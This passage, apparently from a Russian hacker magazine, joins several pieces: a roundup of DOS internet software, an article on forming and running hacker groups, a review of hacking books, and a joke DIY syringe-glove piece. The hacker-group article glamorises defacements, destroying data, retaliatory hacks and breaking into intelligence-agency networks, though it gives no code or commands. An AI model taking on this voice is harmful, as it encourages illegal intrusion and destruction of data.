Это далеко не все браузеры, которые существуют под досом. Так, есть бродилка Knots, SPIN, Open World Navigator, WebBoy. Все они работают в графическом режиме, сам я их не тестировал, но все же советую попробовать, авось понравится :).

### Примочки

Это часть раздела для элитных парней :). Я был приятно удивлен, когда нашел ssh-клиент под DOS. Обозвали его банально - SSHDOS. Программа оказалась open source, поэтому особо страдающие кодеры могут внести свои изменения в исходниках. Программа эмулирует режим терминала VT100, поддерживает шифрацию 3DES и BlowFish - этого, несомненно, хватит.

Теперь ты сможешь скачивать различные эксплоиты, компилировать их - одним словом, хакать вебсервера и выполнять дефейсы из под DOS'a.

Для работы SSHDOS необходимо скачать еще две программы: Watter и Putty. Их адреса ты найдешь на ХомПаре SSHDOS'a: <http://www.vein.hu/%7Eenagyd/sshdos.html>.

Я хотел бы затронуть вопрос и об IRC. Как ни странно, но IRC-программы существуют и в Досе. Trumpet (<http://www.trumpet.com.au>) - это тебе и newsreader, и простой irc-клиент. Других программ такого рода я не встречал, но есть и другой способ посидеть в IRC. Например, на шелле можно установить BitchX, и тогда можно беззаботно болтать в ирке. Или установить на каком-нибудь сайте CGI IRC-клиент Whiplash. Это не очень разумный подход, но зато работает на 100%.

Радует, что есть и всенародная известность - ICQ. Эта клавида работает в текстовом режиме, и называется MICQ (<http://members.tripod.com/~ladsoft/>). Также LADsoft сделала Real Aidio Player под Dos. Это похвально, и самое интересное, что сделано это все на голом энтузиазме, как и многие программы под Досом.

Юниксоиды обрадуются, увидев портированный e-mail клиент PINE <http://www.washington.edu/pine/pc-pine>). Но это еще ладно, я совсем припух, когда обнаружил X-Windos под DOS!!! Называется он X-Appeal, а перенесли его с никсов вообще какие-то странные люди. Качать здесь: <http://www.xtreme.it/xtreme.html>.


Но и это еще не все. Оказывается, под Дос сделан шелл bash и ksh, свихнуться можно! Осталось только добавить возможность переключать консоли. Вот их адреса: <http://www.neongenesis.com/~jack/djgpp-work/beta/index.html> и <http://ftp.kiarchive.ru/pub/msdos/unixlike/korn/>.

### Кодеру

31337 кодеров тоже не оставили в стороне, для них давно существуют компиляторы и для c/c++ и для паскаля, но также теперь есть возможность писать скрипты и на моем любимом Перле, и даже на Python'e. То есть, писать CGI-шки можно в MS-DOS'e. Конечно, это тебе не Windows, и не никсopodobная система. Perl под дос можно скачать с <http://www.activestate.com>, там же есть и обычная версия под Винды. Питончика бери отсюда: <http://www.cuci.nl/~hnowak/html/python-dx.html>. Сам я его не тестил, но на сайте заявляют, что все шоколадно - в общем, все работает. Жалко, но PHP под DOS я не встретил. Но ты поищи, если больно приспичит - скорее всего, результат будет положительный.

Вот все, что я хотел тебе сказать про ДОС. Как видишь, я затронул только Интернетовскую часть, так как остального софта (не сетевого) настолько много, что рассказать в одном номере об этом просто невозможно. Если будет интересно - пиши, помогу-чем-смогу. Удачи!





# ЧТО ВНУТРИ У ХАКЕРСКОЙ ГРУППЫ?


НОАН (NOAN@INBOX.RU, UIN 983332)

## СВОРА БЕШЕНЫХ КИБЕР-ПСОВ

Хакерские группы. Они творят беспредел на информационных просторах. Если отдельный хацкер "берет" сервер долгим кропотливым трудом, команда хацкеров "выносит" цель одной скоординированной атаккой. Отдельному хакеру часто не хватает времени, чтобы зарелизить написанный им хацкерский софт, максимум - выложить одному лишь ему понятный исходник. Что уж говорить на этом фоне о малварных релизах, которыми изобилуют паги хак-групп. Как же создаются хацкерские группы? Кто в них? Об этом - ниже.

## СОЗДАНИЕ


Почему рождаются дети? Потому что случайно или специально в одном небольшом участке пространства оказываются один мужчина и одна женщина (в самом нормальном случае ;)). А если вместо мужчины и женщины там оказывается несколько хацкеров - рождаются хак-группы. Ими движет обыкновенное, свойственное всем людям желание (не то, о котором ты подумал) - объединить свои усилия на создании чего-то большего. В самом начале большинство хацкерских команд рождались в результате общения хацкеров в реале, но потом, в связи




с бурным развитием Инета, люди начали создавать команды прямо в онлайн. И сейчас существует много групп, члены которых даже не видели друг друга RL, но с большим успехом вместе хакают :).

## СТРУКТУРА

Почти в каждой хацкерской группе есть свой самый главный перец. Как его только не называют: наставник, президент (прикинь, и








такое бывает), лидер, босс... В одних командах в его обязанности входит организовать что-то там, координировать хак, подбирать цели для взлома, в других - он отличается от рядового члена только тем, что больше разговаривает :). В общем же случае, это просто такой уважаемый всеми остальными мемберами человек, который может влиять на исход решений тех или иных важных внутрикомандных вопросов. Обычно это место занимает кто-то из самых первых членов группы.

Еще одна обязательная фигура в любой хак-группе - веб-мастер. Без этого перца далеко не уйдешь, так как кто-то должен серьезно заниматься сайтом команды. Правда, бывает и такое, что команда не хочет светиться, не гонится за раскруткой своего имени и не держит сайтов в вебе. В небольших группах (пять-шесть челов) в общем-то больше никаких других должностей и не бывает, а вот в больших (двадцать-тридцать чел) их побольше.



У серьезных, хорошо известных групп бывают свои пресс-секретари. Чего ты хохочешь, ты даже не представляешь, какую чушь иногда (часто!) пишут в газетах о ха-

керах и о хак-группах. Должен же кто-то за этим следить, проверять, чтоб кто-нибудь случайно неоправданно не облил группу грязью или еще чего напридумывал о ней лишнего.

Бывают специальные перцы, которые пишут документацию (но это не означает, что они только этим и занимаются). Ну, скажем, наломала команда какой-нибудь сервак, так эти перцы берут и описывают все очень подробно, чтоб и другие люди узнали, как это делается :).



В хорошо сбитой хак-группе все ее члены подтачивают свои знания под что-то конкретное: кто-то спец по UNIX, кто-то по NT, кто-то по протоколам, кто-то по кодингу. К таким спецам можно обращаться за помощью, если чего-то в ходе хака непонятно или если надо получить какие-то специфические сведения.

Кроме всего прочего, в большинстве групп все их члены делятся на новичков и древних :).

### ПУСТИТЕ МЕНЯ В СВОЮ ПЕСОЧНИЦУ!


Прежде чем проситься к кому-нибудь в пе-






сочницу (читай в хак-группу), надо этого кого-нибудь сначала найти. Сделать это довольно непросто. Не в том смысле, что найти хак-группу сложно, а в том смысле, что сложно найти хак-группу, деятельность которой заинтересует тебя и уровень которой будет соответствовать твоему уровню. Надо будет походить по игс, полазать в вебе, поговорить со знакомыми пиплами по аське. Если же тебе по фигу, что, где и как ломать, то можешь заджоиниться практически в любую команду. Все это относится к таким случаям, когда тебе просто целенаправленно хочется стать членом какой-нибудь хак-команды. На самом же деле, люди, вступающие в хак-группы, обычно давно и хорошо бывают знакомы со многими ее членами. Интересы-то у них общие (раз ему интересно туда вступить) - вот и тусуются в одних и тех же местах.

Если ты серьезно подошел к подбору подходящей тебе хак-группы, то тебя, скорее всего, в нее примут - вопрос в том, хватит ли у тебя знаний, чтобы удержаться в ней. Неактивных, безрезультатных членов обычно отсеивают. Так что раз уж вступил в команду, будь добор выкладываться для общего дела по полной программе. Если же ты нарвался на понтовиков, которые только и делают, что говорят, типа: "Нам больше никто не нужен. Мы и так крутые", - плюнь (желательно прямо им в лицо) и размажь. Это неумные люди, с ними бесполезно иметь дело. Знай, что любая нормальная хацкерская группа, какой бы крутой она ни была - даже самая элитная, - время от времени пополняет свои ряды новыми членами. Только учитывай, пожалуйста, в своем выборе свой уровень и уровень команды, в которую хочешь вступить - никому не известного перца в элитную команду не возьмут, а вот перца средней раскрученности в такую же команду берут с удовольствием :). Ну а если ты уже успел положить сотню-





**И вообще, быть, пардон, членом хак-группы - это не так просто, как быть, например, мочевым пузырем. Ответственность, понимаешь, другого уровня!**

другую серваков, твой зверский вирус уничтожил не один терабайт полезной информации, ты прочел несколько гига доков, статей, мануалов и прочей инфы, крикнул пару сотен прог и имел честь лично потрогать грудь г-жи Андерсон (впрочем, последний пункт не совсем обязателен), то, я думаю, тебя с руками оторвет любая элитная хацкерская группа. Но уже поздно :) - теперь они тебе не нужны - надо было вовремя брать, а сейчас ты сам можешь сколотить команду, не хуже их :).

**СКОЛОТИМ СВОЮ ХАК-ГРУППУ!**

Ну что ж, могу дать тебе пару советов:

1. Самый важный совет. Прежде чем орать на весь Инет о существовании своей хак-команды, потрудись сначала достигнуть хоть каких-нибудь значимых результатов. Раскручивать команду, не имея за спиной ни опыта, ни релизов, ни дефейсов, - глупо. В лучшем случае все сведется к созданию паги с хацкерским содержанием, а в худшем... ну, а в худшем - твоя команда погрязнет в словесных перепалках с другими такими же кривыми командами либо останется вообще никем не замеченной (если будете орать очень сильно, вас заметят, но лучше от этого не станет - все будут считать вас выскочками).


2. Не бери в свою группу кого попало, а то она превратится в настоящую свалку. Нет, я не говорю, что надо задрать нос и устраивать жесточайшие тесты всем желающим заджойниться к тебе с первого же дня существования твоей команды. В самом начале принимай всех, присматривайся, кто как работает, кто насколько грамотен, а потом аккуратно ненужных отсеивай. При этом даже не надо говорить, типа: "Ты нам больше не нужен, отвали". Зачем зря людей обижать? Просто не держи их в курсе дел команды, и, поверь мне, скоро им самим надоест, и они уйдут добровольно :). Когда же немного раскрутишься, можешь и вступительный тест установить (только вот вступительный взнос устанавливать не стоит :)).

3. Не стоит вступать в словесные перепалки с другими хак-группами. Это может закончиться крантами для обеих команд - просто народ тратит все свое время на ругню в чатах и конфах, забывая, зачем, собственно, была создана команда. Если кто-то наехал на вас, ответьте не словом, а делом - хакните их как следует, как раз сработаетесь на таких вещах :).

4. Не пытайтесь сразу ломать мегакрутые сетки - обломаетесь. Несколько таких неудачных обломов, и командный дух ломается (прямо как паршивый сервак). Так что надо начинать с самого простого, надо обрести уверенность в силах своей команды, а уж потом можно обламываться сколько угодно ;).


P.S.


Черт возьми, сколько же раз я употребил тут слово "член"? ;) Эх, ну ладно, пора нам... Нет-нет, стой, я еще не прощаюсь! Кхе-кхе, это... самое... приятель, если когда-нибудь ты со своей командой доберешься до самых вкусных секретов в сетях спецслужб и космических агентств - не забывай, плиз, про своих хороших друзей из X, готовых всегда поделиться с тобой самой рулезной информацией ;) !!! Ну, а теперь точно все. Жду писем о проделках твоей зверской хак-группы. Всем bye!



**Конец 60-ых - начало 70-ых**

В этот период произошло очень много событий, повлиявших на развитие хака: была проложена ARPAnet, были созданы UNIX и C. Усилился нескрываемый интерес студенческой молодежи к компам. Они активно участвовали в развитии этой технологии, почти не уступая в своих достижениях профессионалам. У последних они начали перенимать манеры, повадки и сленг. Появилось новое, молодое поколение компьютерщиков. Если старшее поколение занималось, в основном, фундаментальными разработками (осями, технологиями программирования, сетевыми протоколами), то молодое использовало то, что уже есть, для создания прикладного софта. Многие из этих молодых программистов сейчас являются учредителями мощных софтверных компаний (да, в том числе и столь обожаемый тобой Билл Гейтс :)).





# Книжный ОБЗОР

ULIX & FEDIX (SPORA\_2K@MAIL.RU)

Так, начнем наш обзор... То есть обзор. В общем, здесь ты прочтешь итоги похода Юликса и Федикса в "Государственную научно-техническую библиотеку" (ГПНТБ). Отличная библиотека для технаря. Фонды пополняются постоянно, в каждом зале есть компы, по которым можно найти нужные книги. Тихо, удобно, просторно. Нас там только не хватало. Вот мы и решили, по заданию Партии, нагреть за книгами по Хаку - требовалось разведать обстановку и выяснить, есть ли вообще смысл искать толковую литературу по взломам в бумажной форме...



Леонтьев Б. Хакинг без секретов. М., Познавательная книга+, 2000. - 736 с.

Этот автор отличился больше всех. Он слил в свою толстенную книгу в твердой обложке все доки из Инета, которые только мог. Правда, некоторые из них сильно устарели. В смысле, совсем устарели. А некоторые доки страдают неслабым маразмом, и нужно шевельнуть извилинами - чему можно верить, а чему нет. Далее другие такие книжки мы клали на эту жирнющую и фотографировали. Рекомендуем фэнмам чтения разного бреда (и не очень) из Интернета, у которых нет ноутбука. Или тем, кому просто лень качать.



Леонтьев Б. Хакеры, взломщики и другие информационные убийцы. М., Познавательная книга+, 1998. - 192 с.

Это более ранняя книга того же автора. Мы даем на нее ссылку, чтобы ты не думал, что это безобразие началось недавно. Кстати, в далеком 1998 году кто-то даже пытался чуть-чуть видоизменить тексты, правда, и книга была раз в десять меньше. К двухтысячному году на какую-либо правку совсем забыли, зато стали играть в игру "Кто больше скажет". Поздравляем с призовыми местами! Рекомендуем следователям, любителям старины и просто фэнмам Леонтьева Бе.



А это Дымов вместе с толстым Леонтьевым




Дымов В. Хакинг и фрикинг: хитрости, трюки и секреты. М., Познавательная книга+, 2000. - 176 с.

Тонюсенькая такая книжечка, тоже откуда-то слито. Невооруженным глазом отличий от толстой книжки Леонтьева никаких не видно. По толщине они отличаются, а сверстаны и организованы примерно одинаково. И тексты подозрительно похожи. Неужели было сложно хотя бы названия глав изменить? Рекомендуем дегенератам, которые боятся надорваться толстенной книжкой Леонтьева Бе.



А это Левин вместе с толстым Леонтьевым



Левин М. *Руководство для хакеров*. М., Оверлей, 2000. – 416 с.

Отдельное спасибо Левину за то, что к каждой главе из Леонтьева написал по полторы странички бредятины - вступления. Ну а дальше, как водится, все слово в слово. Рекомендуем тому, кто все-таки решил поднять все эти книжки и провести контрольное сравнение. Или тому, кто тоже хочет написать свою книгу про хацкеров. Думаю, что нужно просто поксерить эту.



Медведовский И.Д., Семьянов П.В., Леонов Д.Г. *Атака на Internet*. М., ДМК, 1999. – 336с.

Как хороший пример (в отличие от вышеприведенных плохих примеров) - одна из серьезных книжек по сетевой безопасности, которая

за теорией не забывает о практике. Хорошо структурирована, сверстана, иллюстрирована. Рассчитана на серьезных дядей - специалистов. Тугая штука. Рекомендуем всем серьезным дядям на свете, а также тем, кого задрали эти дяди.



Мельников В.В. *Защита информации в компьютерных системах*. М., Финансы и статистика, 1997. – 368 с.

Ну и, напоследок, учебник по предмету "Защита информации". Конечно же, попадают интересные вещи, и вообще наука это

полезная, бла-бла-бла... Только больно уж все в глобальных масштабах, и к живому взлому имеет весьма слабое отношение. Фигня, короче, полная. Рекомендуем студентам всяких спецвузов. Желаем этим святым людям не расставаться со своей башней надолго. Также рекомендуем тем злым преподам, которые любят терроризировать своих студентов.


### Вывод

Как ты уже, наверное, догадался, книжки вряд ли помогут тебе стать хакером. А чтение некоторых из них даже может нанести непоправимый вред твоему психическому и физическому здоровью. Более того, какой вред эта статья принесет Юликсу с Федиксом, можно только гадать. Представь, какая толпа плагиаторов уже гоняется за нами! А чтобы стать хакером, тебе нужно искать и изучать серьезную документацию по конкретным темам. Не бывает полных универсалов, бывают профессионалы в своей области, которые кажутся чайнику богами. Ты тоже можешь стать таким же. А пока... Начни, например, с текстового архива на [www.astalavista.com](http://www.astalavista.com) - уверяю тебя, любая свежая текстуха оттуда принесет тебе куда больше пользы, чем последовательное чтение всех этих книжек.

Увидимся в ГПНТБ =).  
Твои книжные черви.



Главный каталог ГПНТБ.



# ПЕРЧАТКА Фредди Донора

ДОКТОР ДОБРЯНСКИЙ (DR.COD@ХАКЕР.RU)

Знаешь ли ты, кто такой Донор? Если ты уже читал в предыдущем спец-статье "Оральный свет", то, конечно же, знаешь. Так вот, этот охотник до молоденьких девственниц жутко проперся от перчатки Фредди Крюгера. И захотелось ему такую же, только со шприцами на пальцах. Зачем? Спроси у него - он тебе об этом подробно расскажет, а может еще и покажет на твоём же примере :).



## Продукт социальной инженерии


Так вот, пожаловал однажды Донор в аптеку, стал шприцы на пальцы мерить. Продавщицы жутко пугались: мол, нельзя шприцы примерять, одноразовые они. Но, прочитав занемевшим тетям лекцию о защите прав потребителя и вреде курения, Донор продолжил свой променад в магазине "Ткани".

В итоге готовая перчатка была отдана мне на электрификацию. Теперь любой кровавый потрошитель может не волноваться о том, что темно и не видно, куда колоть. Плюс - ультра яркие светодиоды оказывают на жертву просто-таки гипнотический эффект. Некоторые даже думают, что это лазеры. Кстати, перчатка великолепно работает в блоке с зизюкайдером.

## Как это сделать

